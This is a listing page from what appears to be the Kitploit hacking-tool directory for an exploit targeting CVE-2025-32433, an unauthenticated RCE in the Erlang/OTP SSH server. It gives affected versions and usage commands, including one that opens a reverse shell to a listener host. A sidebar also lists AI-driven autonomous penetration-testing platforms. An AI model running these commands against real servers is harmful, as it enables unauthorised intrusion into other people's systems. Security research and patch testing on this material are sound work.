
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/0x7556/cve-2025-32433
Vulnerability AnalysisExploitationPenetration TestingCommand and ControlRed TeamingRemote Access Tool
GitHub0x7556/cve-2025-32433

CVE-2025-32433

CVE-2025-32433 Erlang/OTP SSH RCE Exploit SSH远程代码执行漏洞EXP

View Repository
3275 months agoNot yet reviewed
Share

CVE-2025-32433 Erlang/OTP SSH RCE EXP

Description

A serious vulnerability has been identified in the Erlang/OTP SSH server that may allow an attacker to perform unauthenticated remote code execution (RCE). By exploiting a flaw in SSH protocol message handling, a malicious actor could gain unauthorized access to affected systems and execute arbitrary commands without valid credentials. This could lead to compromise of said hosts, allowing for unauthorized access to and manipulation of sensitive data by third parties, or denial-of-service attacks.

Affected Versions

OTP-27.3.2 and earlier
OTP-26.2.5.10 and earlier
OTP-25.3.2.19 and earlier

Features

  • Exploit Execution: Execute arbitrary commands.
  • Reverse Shell: Initiate a bash-based reverse shell.

Usage

Execute a command:

cve-2025-32433.exe 127.0.0.1 -c 'id'
./cve-2025-32433.lnx 127.0.0.1 -c 'id'

Initiate a reverse shell:

cve-2025-32433.exe 127.0.0.1 --shell --lhost 192.168.1.100 --lport 4444
./cve-2025-32433.lnx 127.0.0.1 --shell --lhost 192.168.1.100 --lport 4444

CVE-2025-32433

References

GitHub Advisory

NVD CVE-2025-32433

Platform Security

https://github.com/omer-efe-curkus/CVE-2025-32433-Erlang-OTP-SSH-RCE-PoC

免责声明

  • 使用本工具,请遵循相关法律法规,确保在授权的环境中进行测试和使用。
  • 本工具仅供教育和研究目的,任何滥用行为将由用户自行承担后果。
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    258

Explore all tools

Browse our collection of tools

View all tools →





